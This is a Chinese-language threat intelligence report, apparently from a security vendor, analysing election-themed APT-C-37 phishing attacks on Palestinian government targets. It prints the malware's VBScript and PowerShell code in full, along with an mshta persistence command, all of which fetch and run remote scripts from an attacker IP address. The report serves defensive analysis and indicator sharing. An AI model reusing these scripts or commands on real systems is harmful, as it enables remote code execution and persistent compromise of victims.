APT组织“拍拍熊”对巴勒斯坦政府攻击事件报告

2019-11-18

这两起攻击事件均是针对巴勒斯坦，攻击者投放的诱饵文档都和巴勒斯坦大选有关。第一个诱饵文档的主题是：选举委员会会议。第二个诱饵文档的主题是：Majdalani严重怀疑阿巴斯总统关于总统选举。

一、背景介绍

近日，瑞星威胁情报中心捕获到两起针对巴勒斯坦大选的APT攻击事件，通过对攻击手法的分析来看，发现这两起攻击均与APT组织“APT-C-37”（又称“拍拍熊”）有关。该组织通过投放伪装成巴勒斯坦选举会议的相关文档等方式进行远程控制攻击，其意图以攻击巴勒斯坦政府为主，目的在于影响巴勒斯坦国家大选。

据悉，“拍拍熊”是一个中东地区背景，使用阿拉伯语且有政治动机的APT攻击组织，自2015年被发现至今，频繁进行有组织、有计划、针对性的不间断攻击，特别是针对巴勒斯坦、以色列、埃及等中东动乱国家进行攻击。“拍拍熊”组织一直保持着积极的活跃度，典型的攻击目标包括政府机构、武装组织领导、媒体人士、政治活动家和外交官等。

瑞星安全专家介绍，此次截获的APT攻击事件应与近期的巴勒斯坦大选有关，通过截获的两起诱饵文件发现，其主题为选举委员会会议和Majdalani严重怀疑阿巴斯总统关于总统选举。攻击者将带有木马病毒的诱饵文档通过邮件等方式进行投放，而该病毒可自解压，一旦受害者运行了自解压的木马文件，就会被攻击者远程控制，从而可进行各种不法操作。

由于“拍拍熊”组织针对的目标都是具有重大信息资产，如国家军事、情报、战略部门，以及如金融、能源等影响国计民生的行业，因此国内相关政府机构和企业单位务必要引起重视，加强防御措施。

二、攻击事件

这两起攻击事件均是针对巴勒斯坦，攻击者投放的诱饵文档都和巴勒斯坦大选有关。第一个诱饵文档的主题是：选举委员会会议。第二个诱饵文档的主题是：Majdalani严重怀疑阿巴斯总统关于总统选举。

诱饵文档原版（节选）

Palestinian Popular Struggle Front

الجبهة الشعبية لنضال الشعب الفلسطيني

Date :

التاريخ: 06/11/2019

الرفيق الأمين العام د. احمد مجدلاني حفظه الله ،

تحية النضال ،،،

الموضوع : اجتماع لجنة الانتخابات – إقليم الشمال


عقدت لجنة الانتخابات لإقليم شمال الضفة الغربية والتي تضم فروع الجبهة في كل من " نابلس ، جنين ، قلقيلية ، طوباس ، طولكرم " اجتماعًا لها بمقر الجبهة بمدينة طولكرم وذلك يوم السبت 2016/10/27 برئاسة الرفيق حكم طالب عضو المكتب السياسي وبحضور الرفاق : فتحي أبو زيد ، مناضل حنني ، محمد عدوان ، د. تيسير فتوح ، مهند قلالوة ، موفق دراغمة ، محمد علوش .

تم خلال الاجتماع استعراض ومناقشة موضوعين :

- الانتخابات المحلية .

فيما يتعلق بالانتخابات المحلية تم التأكيد على قرار الجبهة بالمشاركة في الانتخابات والدعوة لإجراء الانتخابات باعتبارها استحقاق وطني ودستوري وحق للمواطنين في اختيار ممثليهم في الهيئات المحلية ذات الطابع الخدماتي المباشر ، وتم استعراض القرارات التنظيمية الصادرة عن المكتب السياسي المتعلقة بتشكيل لجان الانتخابات " المركزية ، الأقاليم الثلاث ، الفروع " وتم بحث الخطوات المطلوبة من كل فروع من الفروع ضمن التحضيرات لهذه الانتخابات ولهذا العرس الديمقراطي ، وتم بحث ما هو متوقع على صعيد المشاركة في الانتخابات سواء بقوائم خاصة للجبهة أو التحالفات الممكنة مع

诱饵文档谷歌翻译版（节选）



巴勒斯坦人民奋斗阵线

巴勒斯坦人民奋斗阵线

日期

日期：2019/11/06

致秘书长同伴 d。 艾哈迈德·马贾达拉尼（Ahmed Majdalani）愿上帝保护他

迎接斗争

事由：选举委员会会议-北领地

约旦河西岸北部的选举委员会包括纳布卢斯，杰宁，加尔基利亚，图巴斯和图尔卡姆战线的分支机构，于 2016 年 10 月 27 日星期六在图尔卡姆战线举行了会议，由政治局委员哈卡姆·塔莱布同志主持。 战斗员 Hanani 的 Abu Zaid，穆罕默德·阿德旺（Mohammed Adwan），四。 Tayseer Fattouh，Muhannad Qalalawa，Mowaffaq Daraghmeh，Mohammad Alloush。


在会议期间，讨论并讨论了两个主题：

- 地方选举

关于地方选举，前线参加选举和呼吁选举的决定被确认为具有国民和宪法权利，是公民有权在具有直接服务性质的地方机构中选择代表的权利，并审查了政治局关于组建中央选举委员会，三个地区的组织决定，分支机构讨论了每个分支机构在此次选举和这次民主婚礼的准备工作中所需采取的步骤。选举的重点是特别关注猛虎组织的所在地，以确保赢

图：诱饵文档1

诱饵文档原版（节选）



قال عضو اللجنة التنفيذية لمنظمة التحرير الفلسطينية، أحمد مجدلاني: إن ذات الرسالة التي وُجهت لرئيس لجنة الانتخابات المركزية، وُجهت للجنة التنفيذية، ولكافة الفصائل، بشأن رؤية الرئيس محمود عباس، إجراء الانتخابات، طبقًا للقانون الأساسي، ولوثيقة إعلان الاستقلال، وقانون الانتخابات ساري المفعول.

وأضاف في تصريحات لإذاعة (صوت فلسطين) الرسمية: بالتالي هذه الرؤية تعتقد أنها تشكل خارطة طريق لإجراء العملية الانتخابية، وإصدار المرسوم الرئاسي، ولتحديد مواعيد الانتخابات التشريعية والرئاسية.

وتابع مجدلاني: حركة فتح أول أمس، قدّمت رداً للرئيس، وأمس قدمت جبهة النضال الشعبي رداً للرئيس، بشأن الرسالة التي أرسلها وبالتالي، نحن نعتقد أن اليوم بالاجتماع التشاوري للجنة التنفيذية، هناك العديد من الفصائل، سوف تسلم أيضا رسائل، رداً على رسالة الرئيس.

وأكد عضو اللجنة التنفيذية لمنظمة التحرير، على أن هذه الرسالة سيكون منها نسخة لرئيس لجنة الانتخابات المركزية، ونسخة للرئيس محمود عباس، معربا عن اعتقاده بأن هناك ضرورة لأن يكون الموقف رسميا وجديا، وبالتالي لا ينبغي أن تحمل قضية الانتخابات، أكثر مما تحتمل، ونضع على الانتخابات شروطاً مسبقة.


وقال مجدلاني: قضية عقد حوار قبل إصدار المرسوم، هو بمثابة اشتراط مسبق وغير مقبول من حركة حماس، ويجب ألا تحمّل قضية الانتخابات أكثر مما تحمله أية شروط مسبقة.

وتابع: علاوة على ذلك المرسوم الرئاسي، بشأن تحديد موعد إجراء الانتخابات التشريعية والرئاسية، حق دستوري للرئيس عباس، وليس مرتبطاً بأي اشتراطات أخرى، مشيراً إلى أن رئيس لجنة الانتخابات والمستقلة، تقوم الآن بمشاورات بشأن إجراء الانتخابات، وهي مهمة، وأعتقد أنها ضرورية، ود. ناصر يقوم بالوساطة والتشاور في نفس الوقت.

وأعرب مجدلاني عن اعتقاده، أن هذه المشاورات كافية لبلورة كافة القضايا المتصلة بالعملية الانتخابية، وبعد إصدار المرسوم ممكن أن ندعو للقاء تحضره جميع القوى للبحث في القضايا المتعلقة بالعملية الانتخابية، وضمان احترام نتائج الانتخابات، وتكافؤ الفرص، وقضايا بحاجة إلى النقاش، علاوة على أن بعض القضايا موجودة في قانون الانتخابات .

وأضاف: ما يتصل بلجنة ومحكمة الانتخابات لا خلاف عليها، وجرى التوافق عليها مع حركة حماس، لذلك لا نريد أن يحمّل موضوع

诱饵文档谷歌翻译版（节选）



巴勒斯坦解放组织执行委员会成员艾哈迈德·马贾达拉尼（Ahmed Majdalani）说，向中央选举委员会主席传达的同一信息也传达给了执行委员会和所有派系，涉及马哈茂德·阿巴斯总统根据《基本法》，《独立宣言》和现行《选举法》举行选举的愿景。

他在广播电台（巴勒斯坦之声）官员中说，因此，我们认为这一构想构成了进行选举进程，发布总统令以及确定立法和总统选举日期的路线图。

玛贾达拉尼继续说，法塔赫昨天对总统做出了回应，人民斗争阵线昨天对总统发来的信息做出了回应，因此，我们相信今天在执行委员会协商会议上，有许多派系也会收到回应总统信的信息。

巴勒斯坦解放组织执行委员会的一名成员强调，这封信将包括给中央选举委员会主席的副本和给马哈茂德·阿巴斯总统的副本，他表示相信这种情况必须是正式和严肃的，因此不应携带选举的问题，而应容忍和推翻。选举是前提条件。

玛贾达拉尼说，在法令发布之前进行对话是哈马斯的先决条件，是不能接受的，而且选举问题不应超过任何先决条件。

此外，关于确定立法选举和总统选举日期的总统令是阿巴斯总统的宪法权利，与任何其他要求均没有联系，并指出独立选举委员会主席目前正在就选举进行磋商，这很重要，我认为这是必要的。。纳赛尔同时进行调解和咨询。


Majdalani 表示，他相信这些磋商足以使与选举过程有关的所有问题具体化，在该法令颁布后可以邀请所有部队参加会议。选举法中存在一些问题。

他补充说，与选举委员会和法院有关的事情没有争议，并且得到了哈马斯的同意，因此我们不希望选举问题承担新的政治负担，特别是因为我们都相信选举是结束分裂的唯一途径。

图：诱饵文档2

三、技术分析

3.1 攻击流程



图：攻击流程


3.2 自解压文件

攻击者投放的病毒样本为SFX（自解压）文件，并且图标被伪装成WORD图标。在自解压文件中有一个和巴勒斯坦大选相关的诱饵文档和一段自解压命令。

文件名	اجتماع لجنة الانتخابات – إقليم الشمال .exe
中文翻译	选举委员会会议-北领地.exe
MD5	6E62856152EB198B457487E1EED94D76
文件大小	396.71KB（406234 bytes）
文件格式	Win32 EXE
创建时间	2019-4-27
VT首次上传时间	2019-11-05
VT检测结果	37 / 70
涉及URL	http://192.119.111.4/xx/dv

内含诱饵文档名	GSHword.docx


表：自解压文件1信息




图：自解压文件1

文件名	المجدلاني يشكك بجدية الرئيس عباس بشأن الانتخابات الرئاسية.exe
中文翻译	Majdalani严重怀疑阿巴斯总统关于总统选举.exe
MD5	4FA306739FD3ECC75B0EE202A614061D
文件大小	389.28KB （398627bytes）
文件格式	Win32 EXE
创建时间	2019-4-27
VT首次上传时间	2019-11-07
VT检测结果	27 / 70
涉及URL	http://192.119.111.4/xx/dv
内含诱饵文档名	wordwatan.docx

表：自解压文件2信息





图：自解压文件2

自解压命令：

通过分析自解压命令，可以得知当受害者运行自解压文件后，病毒样本会执行如下操作：

图：自解压命令

①攻击者为了达到迷惑受害者的目的，会先将诱饵文档释放在%temp%路径下，并打开。

文件名	GSHword.docx
MD5	D99F2923C81E703C6345D30BF0E15CD9
所处目录	%temp%
VT检测结果	0 / 59

表：诱饵文档1：GSHword.docx的信息

文件名	wordwatan.docx
MD5	7E55C6E273FE45336299A7AAA46D5A2B
所处目录	%temp%
VT检测结果	0 / 62


表：诱饵文档2：wordwatan.docx的信息

②利用mshta.exe执行http://192.119.111.4/xx/dv脚本。

③为了使得攻击保持持久性，攻击者在启动菜单中下创建一个LNK文件。此LNK文件被伪装成HelPPane.lnk（windows自带帮助程序），但是它的目标属性指向：C:\Windows\System32\mshta.exe http://192.119.111.4/xx/dv。

文件名	HelPPane.lnk
MD5	F4355A61D7AC60D3282A9A207A643589
目标属性	C:\Windows\System32\mshta.exe http://192.119.111.4/xx/dv
所处目录	%appdata% \Microsoft\Windows\Start Menu\Programs\Startup
VT检测结果	样本无上报

表：HelPPane.lnk 信息



图：HelPPane.lnk的目标属性

3.3 dv.vbs

来源	http://192.119.111.4/xx/dv
MD5	7BCBE8CC5A05DF9FCEA4E7E52BD00D79
执行方式	C:\Windows\System32\mshta.exe http://192.119.111.4/xx/dv
涉及URL	http://192.119.111.4/xx/dv.zip

表：dv.vbs 信息

如下是dv.vbs执行的恶意操作：

①在%temp%目录中创建xxxx.tmp（xxxx表示随机命名）。

②从http://192.119.111.4/xx/dv.zip中获取vbs脚本并存于xxxx.tmp中。

③将xxxx.tmp文件的后缀名改为vbs，利用powershell.exe执行xxxx.vbs。

④最后将xxxx.vbs文件删除。

```
<job>

<script language="VBScript">
Sub sleep (Timesec)
    Set objwsh = CreateObject("WScript.Shell")
    objwsh.Run "Timeout /T " & Timesec & " /nobreak" ,0 ,true
    Set objwsh = Nothing
End Sub

Set objwshs = CreateObject("WScript.Shell")
'-------------------------------------------------------------------------------
'①在%temp%目录下创建随机命名.tmp文件。
'②从http://192.119.111.4/xx/dv.zip获取vbs脚本内容存于随机命名.tmp文件中。
'③将随机命名.tmp文件的后缀名改为vbs
'-------------------------------------------------------------------------------
objwshs.run("powershell $tmp = New-TemporaryFile;wget -v ""http://192.119.111.4/xx/dv.zip"" -outfile  $tmp.FullName;$tmp.FullName | Rename-Item -NewName { $_ -replace 'tmp$', 'vbs' }"),0


    Set WshShell = CreateObject("WScript.Shell")
OSArchCheck = WshShell.RegRead("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE") '查询处理器架构

sleep 10  '等待10秒
OSArchCheck = WshShell.RegRead("HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE")'查询处理器架构

If OSArchCheck = "x86" Then
    attack  ("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe")'利用attack函数调用32位x系统下的powershell.exe执行vbs
Else
    attack  ("C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe")'利用attack函数调用64位系统下的powershell.exe执行vbs
End If


Sub attack(S)

WshShell.Run S & " invoke-item ""$env:temp\*.vbs" ,0  '运行%temp%路径下的vbs脚本

sleep 20'等待20秒


WshShell.Run S & " Remove-Item ""$env:temp\*.vbs" ,0 '删除%temp%路径下的vbs脚本

window.moveTo -5000, -5000
window.close
End sub
</script>
</job>
```

图：dv.vbs脚本文件

3.4 dv.zip.vbs

文件名	xxxx.tmp（xxxx表示随机命名）
MD5	9094DF33AA0D6B1DD4EFAF34E91A05C4
所处目录	%temp%

来源	http://192.119.111.4/xx/dv.zip
涉及URL	http://192.119.111.4/xx/f_Skoifa.vbs

表：dv.zip.vbs 信息

如下是dv.zip.vbs执行的恶意操作：

3.4.1 下载f_Skoifa.vbs脚本

下载http://192.119.111.4/xx/f_Skoifa.vbs脚本文件，存于%USERPROFILE%\AppData\Local中。

文件名	f_Skoifa.vbs
MD5	FD5BA76F85C9746F7A326B954874F5A6
所处目录	%USERPROFILE%\AppData\Local
来源	http://192.119.111.4/xx/f_Skoifa.vbs

表：f_Skoifa.vbs 信息

```
'-------------------------------------------------------------------------------------------------
' Download file from link and save it to path
'-------------------------------------------------------------------------------------------------
''''''''''''''''''''''''''''''''
path=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERPROFILE%\AppData\Local")
url="http://192.119.111.4/xx/f_Skoifa.vbs"
HTTPDownload url, path
''''''''''''''''''''''''''''''''
Sub HTTPDownload( myURL, myPath )
' Standard housekeeping
    Dim i, objFile, objFSO, objHTTP, strFile, strMsg
    Const ForReading = 1, ForWriting = 2, ForAppending = 8
    ' Create a File System Object
    Set objFSO = CreateObject( "Scripting.FileSystemObject" )
    ' Check if the specified target file or folder exists,
    ' and build the fully qualified path of the target file
    If objFSO.FolderExists( myPath ) Then
        strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev( myURL, "/" ) + 1 ) )
    ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\" ) - 1 ) ) Then
        strFile = myPath
    Else
        WScript.Echo "ERROR: Target folder not found."
        Exit Sub
    End If
    ' Create or open the target file
    Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )
    ' Create an HTTP object
    Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
    ' Download the specified URL
    objHTTP.Open "GET", myURL, False
    objHTTP.Send
    ' Write the downloaded byte stream to the target file
    For i = 1 To LenB( objHTTP.ResponseBody )
        objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) ) )
```

```
    Next
    ' Close the target file
    objFile.Close( )
End Sub
```

图：下载f_Skoifa.vbs

3.4.2 创建Help文件夹

判断%USERPROFILE%\AppData\Roaming\Microsoft\Windows\中是否存在Help文件夹，没有则创建。

文件名	Help
